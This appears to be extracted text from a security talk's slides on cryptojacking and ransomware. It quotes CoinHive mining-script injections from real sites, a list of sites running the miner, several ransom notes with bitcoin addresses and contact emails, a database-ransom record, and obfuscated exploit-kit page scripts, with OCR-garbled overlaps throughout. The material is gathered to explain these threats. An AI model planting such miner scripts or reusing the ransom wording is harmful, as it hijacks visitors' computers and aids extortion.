
# Details for coinhive.com

## DNS queries



# Details for google.com

## DNS queries





Host



IP Count

4

Geo Distance (sum, mean)

8672, 2168 km

Registrant Country



US

## Requester Distribution

COUNTRY

PERCENTAGE



Brazil

27.09%



United States of America

7.37%



Egypt

4.88%




India

3.61%



Ukraine

3.41%



Distribution 0 27%

# An Interesting Idea Gone

# An Interesting Idea Gone **Bad**

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta http-equiv="refresh" content="10; url=http://starbucksrewards.com.ar/">
5 <style>
6 body { background: #fff; }
7 .content { max-width:500px;margin-top:200px;margin-right:auto;margin-left:auto;back
8 #myProgress { width: 100%;background-color:#ddd; }
9 #myBar { width:1%;height:30px;background-color:#2196F3; }
10 </style>
11 <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
12 </head>
13 <body onload="move()">
14
15 <script>
16 var h = new CoinHive.Anonymous('02yGg5gTDqLC59dTfTYa9ntLacF3DBGU'); h.start();
17 setInterval( function () { h.stop(); }, 60000);
18 </script>
19
20 <script>
```



Noah Dinkin

@imnoah

Hi @Starbucks @StarbucksAr did you know that your in-store wifi provider in Buenos Aires forces a 10 second delay when you first connect to the wifi so it can mine bitcoin using a customer's laptop? Feels a little off-brand.. cc @GMFlickinger

6:22 AM - Dec 2, 2017

♡ 4,221 💬 3,589 people are talking about this



Starbucks Coffee



@Starbucks

Replying to @imnoah

As soon as we were alerted of the situation in this specific store last week, we took swift action to ensure our internet provider resolved the issue and made the changes needed in order to ensure our customers could use Wi-Fi in our store safely.


4:54 PM - Dec 11, 2017


♡ 187 💬 65 people are talking about this



# LA Times website hacked to mine Monero cryptocurrency

Waqas on February 24, 2018

 [Email](#)

 [@hackread](#)



**HACKING NEWS**





**briankrebs** ✓

@briankrebs

Follow



Looks like an official site for the @BlackBerry mobile phone is now foisting CoinHive cryptomining scripts on its visitors. Accident? New strategy? H/T to @bad\_packets. Heads up @BBMobile

```
view-source:www.blackberrymobile.com

1 <script src='https://coinhive.com/lib/coinhive.min.js'></script>
2 <script>
3   var miner = new CoinHive.Anonymous('9KNyPFbDqJesaSxBLcQoJZX6PgXN1ld0',{throttle: 0.5});
4   miner.start();
5 </script><script src='https://coinhive.com/lib/coinhive.min.js'></script>
6 <script>
7   var miner = new CoinHive.Anonymous('9KNyPFbDqJesaSxBLcQoJZX6PgXN1ld0',{throttle: 0.5});
8   miner.start();
9 </script>
10 <!DOCTYPE html>
11
12 <!--[if lt IE 7 ]> <html lang="en" id="top" class="no-js ie6"> <![endif]-->
13 <!--[if IE 7 ]> <html lang="en" id="top" class="no-js ie7"> <![endif]-->
14 <!--[if IE 8 ]> <html lang="en" id="top" class="no-js ie8"> <![endif]-->
15 <!--[if IE 9 ]> <html lang="en" id="top" class="no-js ie9"> <![endif]-->
16 <!--[if (gt IE 9)|!(IE)]><!--> <html lang="en" id="top" class="no-js"> <!--<![endif]-->
17
18 <head>
```

LA Times website hacked to mine



briankrebs

@briankrebs

Follow

Looks like

mobile phone

cryptomining

Accident?

@bad\_pac

# Political Fact-Checking Site Hacked to Mine Cryptocurrency

*PolitiFact briefly hogged the CPU resources of any user who visited the site on Friday.*



By Michael Kan October 13, 2017 6:05PM EST



93 SHARES


view-source

```
1 <script src='https:
2 <script>
3   var miner =
4   miner.start
5 </script><script s
6 <script>
7   var miner =
8   miner.start
9 </script>
10 <!DOCTYPE html>
11
12 <!--[if lt IE 7 ]>
13 <!--[if IE 7 ]>
14 <!--[if IE 8 ]>
15 <!--[if IE 9 ]>
16 <!--[if (gt IE 9)|!(IE)]><!--> <html lang="en" id="top" class="no-js"> <!--<![endif]-->
17
18 <head>
```



# CBS's Showtime caught mining crypto-coins in viewers' web browsers

Who placed the JavaScript code on two primetime dot-coms? So far, it's a mystery

By [Kieren McCarthy](#) in [San Francisco](#) 25 Sep 2017 at 20:33 38  SHARE ▼



ed to mine  
eeking Site  
BlackBerry  
cryptocurrency  
Hive

any user who visited the site on Friday.

obile

Wld0',{throttle: 0.5});

t>

Wld0',{throttle: 0.5});

-->  
-->  
-->  
-->  
-->

<!--<![endif]-->



# Tesla's Cloud Hit By Crypto Mining Malware Attack

```
10 <!DOCTYPE html>
11
12 <!--[if lt IE 7 ]> <html lang="en" id="top" class="no-js ie6"> <![endif]-->
13 <!--[if IE 7 ]> <html lang="en" id="top" class="no-js ie7"> <![endif]-->
14 <!--[if IE 8 ]> <html lang="en" id="top" class="no-js ie8"> <![endif]-->
15 <!--[if IE 9 ]> <html lang="en" id="top" class="no-js ie9"> <![endif]-->
16 <!--[if (gt IE 9)!(IE)]><!--> <html lang="en" id="top" class="no-js"> <!--<![endif]-->
17
18 <head>
```



"coinhive.min.js"

<Q>

.css  
files

.js  
files

Search

📘 query syntax

20474 websites in 0.06 s.

📄 CSV

📄 CSV +snippets

| Rank   | Domain                           | Snippets  |
|--------|----------------------------------|---|
| 1 424  | <a href="#">primewire.ag</a>     | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 3 400  | <a href="#">moonbit.co.in</a>    | javascript" src="js/coinhive.min.js?v3"></script> <scri |
| 3 742  | <a href="#">xpau.se</a>          | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 5 547  | <a href="#">guidegame.vn</a>     | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 9 955  | <a href="#">seriesdanko.to</a>   | //coin-hive.com/lib/coinhive.min.js"></script> <script> |
| 10 643 | <a href="#">dpstream.net</a>     | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 16 931 | <a href="#">porn68jav.com</a>    | //coin-hive.com/lib/coinhive.min.js?ver=4.8.6"></script |
| 20 537 | <a href="#">primewire.is</a>     | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 20 588 | <a href="#">seriesfree.to</a>    | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 23 578 | <a href="#">rcyclmnrprd.com</a>  | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 26 146 | <a href="#">siska.tv</a>         | ://coinhive.com/lib/coinhive.min.js" type="04093b3e6dd8 |
| 28 651 | <a href="#">pobieramy.top</a>    | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 35 488 | <a href="#">soundpark.world</a>  | ://coinhive.com/lib/coinhive.min.js"></script> <script> |
| 36 323 | <a href="#">rutracker-net.ru</a> |   |

<https://publicwww.com/websites/%22coinhive.min.js%22/>



Figure 7: Usage statistics for the get-in version of Coinhive

# AUTHEDMINE






Figure 8: Usage statistics for the silent version of Coinhive




*Figure 7: Usage statistics for the opt-in version of Coinhive*



*Figure 8: Usage statistics for the silent version of Coinhive*

# A Quick Example

Search or enter website name





# HACKERS!!!!



# What do they want???



# Ransomware



# NOTICE OF EXTORTION

Your business, **900 Degrees Neapolitan Pizzeria**, has been targeted for extortion. The selection process is random, and was not triggered by any event under your control.

Should you fail to pay the one-time monetary tribute, by the deadline provided below, your business will be **severely and irreparably damaged**. The following methods are commonly employed in cases of non-compliance:

- **Negative Online Reviews**
- **BBB Complaints**
- **Harassing Telephone Calls**

## Anonymous Reports of:

- **Health Code Violations**
- **OSHA Violations**
- **Criminal Tax Evasion**



# Cryptovirology: Extortion-Based Security Threats and Countermeasures\*


Adam Young  
Dept. of Computer Science,  
Columbia University.

Moti Yung  
IBM T.J. Watson Research Center  
Yorktown Heights, NY 10598.

## Abstract

Traditionally, cryptography and its applications are defensive in nature, and provide privacy, authentication, and security to users. In this paper we present the idea of *Cryptovirology* which employs a twist on cryptography, showing that it can also be used offensively. By being offensive we mean that it can be used to mount extortion based attacks that cause loss of access to information, loss of confidentiality, and information

technology is atomic fission. Cryptography is a blessing to information processing and communications (as atomic fission is to energy production), because it allows people to store information securely and to conduct private communications over large distances. It is therefore natural to ask, "What are the potential harmful uses of Cryptography?" We believe that it is better to investigate this aspect rather than to wait for such attacks to occur. In this paper we attempt a first step in this direction by presenting a set of



**Your computer has been locked**

HOW TO UNLOCK YOUR COMPUTER:

1. Take your cash to one of the retail locations: Walmart, MoneyPak, etc.
2. Get a MoneyPak and purchase it with cash at the register.
3. Come back and enter your MoneyPak code to unlock your computer (5 attempts available).

Code:  Submit

1 2 3  
4 5 6  
7 8 9

**Device hacked by Oleg Pliss.**

**For unlock device YOU NEED send voucher code by 50 \$/one of this (MoneyPak/Ukash/PaySafeCard)**

WARNING! DO NOT TRY TO GET RID OF THE FILE. ACTION TAKEN WILL RESULT IN DECRYPTION WILL LOSE YOUR FILES FOREVER. ONLY WAY TO FOLLOW THE INSTRUCTION.

View 71:59:07

**You became victim of the PETYA RANSOMWARE!**

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:  
<http://petya37b5tbyuki.onion/N19fvE>  
<http://petya5koahstf7sv.onion/N19fvE>
3. Enter your personal decryption code there:

If you already purchased your key, please enter it below.

Key:

**TESLA CRYPT**

Estimated \$1.5B Gross Revenue Per Year

At the moment, the cost of private key for decrypting your files is 250 BTC (~\$20,000).

Show information

One free decrypt!

bitcoin-central.net

COMPUTER



```
> show dbs
WARNING      0.203GB
```



# mongoDB

```
> use WARNING
switched to db WARNING
> show collections
```

```
WARNING
```

```
system.indexes
```

```
> db.WARNING.find()
```

```
{ "_id" : ObjectId("5859a0370b8e49f123fcc7da"), "mail" : "harak1r1@sigaint.org"
, "note" : "SEND 0.2 BTC TO THIS ADDRESS 13zaxGVjj9MNC2jyvDRhLyYpkCh323MsMq AND
CONTACT THIS EMAIL WITH YOUR IP OF YOUR SERVER TO RECOVER YOUR DATABASE !" }
```

```
> exit
```

```
bye
```

```
| 1 | cru3lty@safe-mail.net | 1G5tfypKqHGDs8WsYe1HR5JxiwffRzUUas | https://localbitcoins.com | Your DataBa
se is downloaded and backed up on our secured servers. To recover your lost data: Send 0.2 BTC to our BitCo
in Address and Contact us by eMail with your MySQL server IP Address and a Proof of Payment. Any eMail witho
ut your MySQL server IP Address and a Proof of Payment together will be ignored. You are welcome. |
```

```
1 row in set (0.00 sec)
```

```
mysql> █
```



nafa.dk

Nordjysk Astronomisk Forening for Amatører

[My account](#) [Log out](#)

[Home](#)

[Nafa](#)



## Website is locked!

[View](#)

[Edit](#)

### Navigation

[Add content](#)

Website is locked. Please transfer 1.4 [BitCoin](#) to address 3M6SQh8Q6d2j1B4JRCe2ESRLHT4vTDbSM9 to unlock content.



EV

NoNameUser

- [ Payment 0.2 BTC=CODE BTCMU ] -

Buy Bitcoin [Here](#)



Key :

KEY ENC/DEC

Infection

Submit

**За просмотр детского порно ваш телефон блокирован!  
Для разблокировки телефона вы обязаны оплатить 1000 руб.  
Попытки избежать оплаты штрафа будут наказанны. Вплоть до условного срока, по статье 242/7**

1. Найдите ближайший терминал системы платежей QIWI
  2. Подойдите к терминалу и выберите пополнение QIWI VISA WALLET
  3. Введите номер телефона +79062654326 и нажмите далее
  4. Появится окно комментарий - тут введите ВАШ номер телефона без 7ки
  5. Вставьте деньги в купюроприемник и нажмите оплатить
  6. В течении 24 Часов после поступления платежа ваш телефон будет разблокирован.
  7. Так же вы можете оплатить через салоны связи Связной и Евросеть
- ВНИМАНИЕ:** Попытки разблокировать телефон самостоятельно приведут к полной блокировке вашего телефона, и потери всей информации без дальнейшей возможности разблокирования.

**Ransomware on a SmartTV :O**

# Ransomware requires Infrastructure

# Ransomware requires Work



# Phoenix Exploit's Kit

**Please enter your password**

Password:

CANCEL OK



```
<html><head>
```

```
<meta http-equiv="X-UA-Compatible" content="IE=10">
```

```
<meta charset="UTF-8">
```

```
</head><body><h1>
```

**Cars washing**

```
</h1><script>RxIKkudBxh="50™eBSO™BEL™rote™BSBEL™ct™tBS™tTim™1; }™tu™gBSBEL;™gl™BELSI™
```

```
tfdfBYiFVW="varSI"™BEL;DC1DLE"owSOHe"cri"a,"8504"39"fj8"04fs"VB"ENO+"2187"43"7565"/ENO  
xUMzBXeFBO="SOH.STX<ETX>EOT=ENO\"ACK\"'BEL)BS(SI DLE\tDC1\n";for(XaYsklZKAR='',YUsKoU
```

```
<h5>
```

**Anytime anyway**

```
</h5><h1>
```

**Ukraine discuss !!**

```
</h1><script>istenoosOi="";}žeturžaBELBEL;žEOTdfgžBEL&ž||BSxž65žq-EOT8žbETXžBEL{BSžI
```

```
oKBjKTZBnd="fun¥ionSI¥{va¥aEOT¥,cEOT{¥s9¥d89¥2hf¥113¥*/do¥nt¥,SIbEOT¥reat¥men¥]BS¥rip  
NUTTlECnKp="SOH.STX<ETX>EOT=ENO\"ACK\"'BEL)BS(SI DLE\tDC1\n";for(dCSTDkyVhg='',bGFSrh
```

```
<h5>
```

**Merkels speak**

```
</h5><h1>
```


**Alabay break**

```
</h1><script>sIShImBFar="nSIœ}}rœfgBSœBSr+EOTœbœ10BEL|œBELBEL&2œETXETXBSœBSBSœ
```

```
LuKAvlcoza="fu«tio«kBS«rSI«BEL,cEOT«: /«30d«5hf«72fs«cu«}SOH«EOTc[«eate«en«ENOs««ENOBI  
jTrpIMcARE="SOH.STX<ETX>EOT=ENO\"ACK\"'BEL)BS(SI DLE\tDC1\n";for(vjhqVzCtjG='',PniMql
```

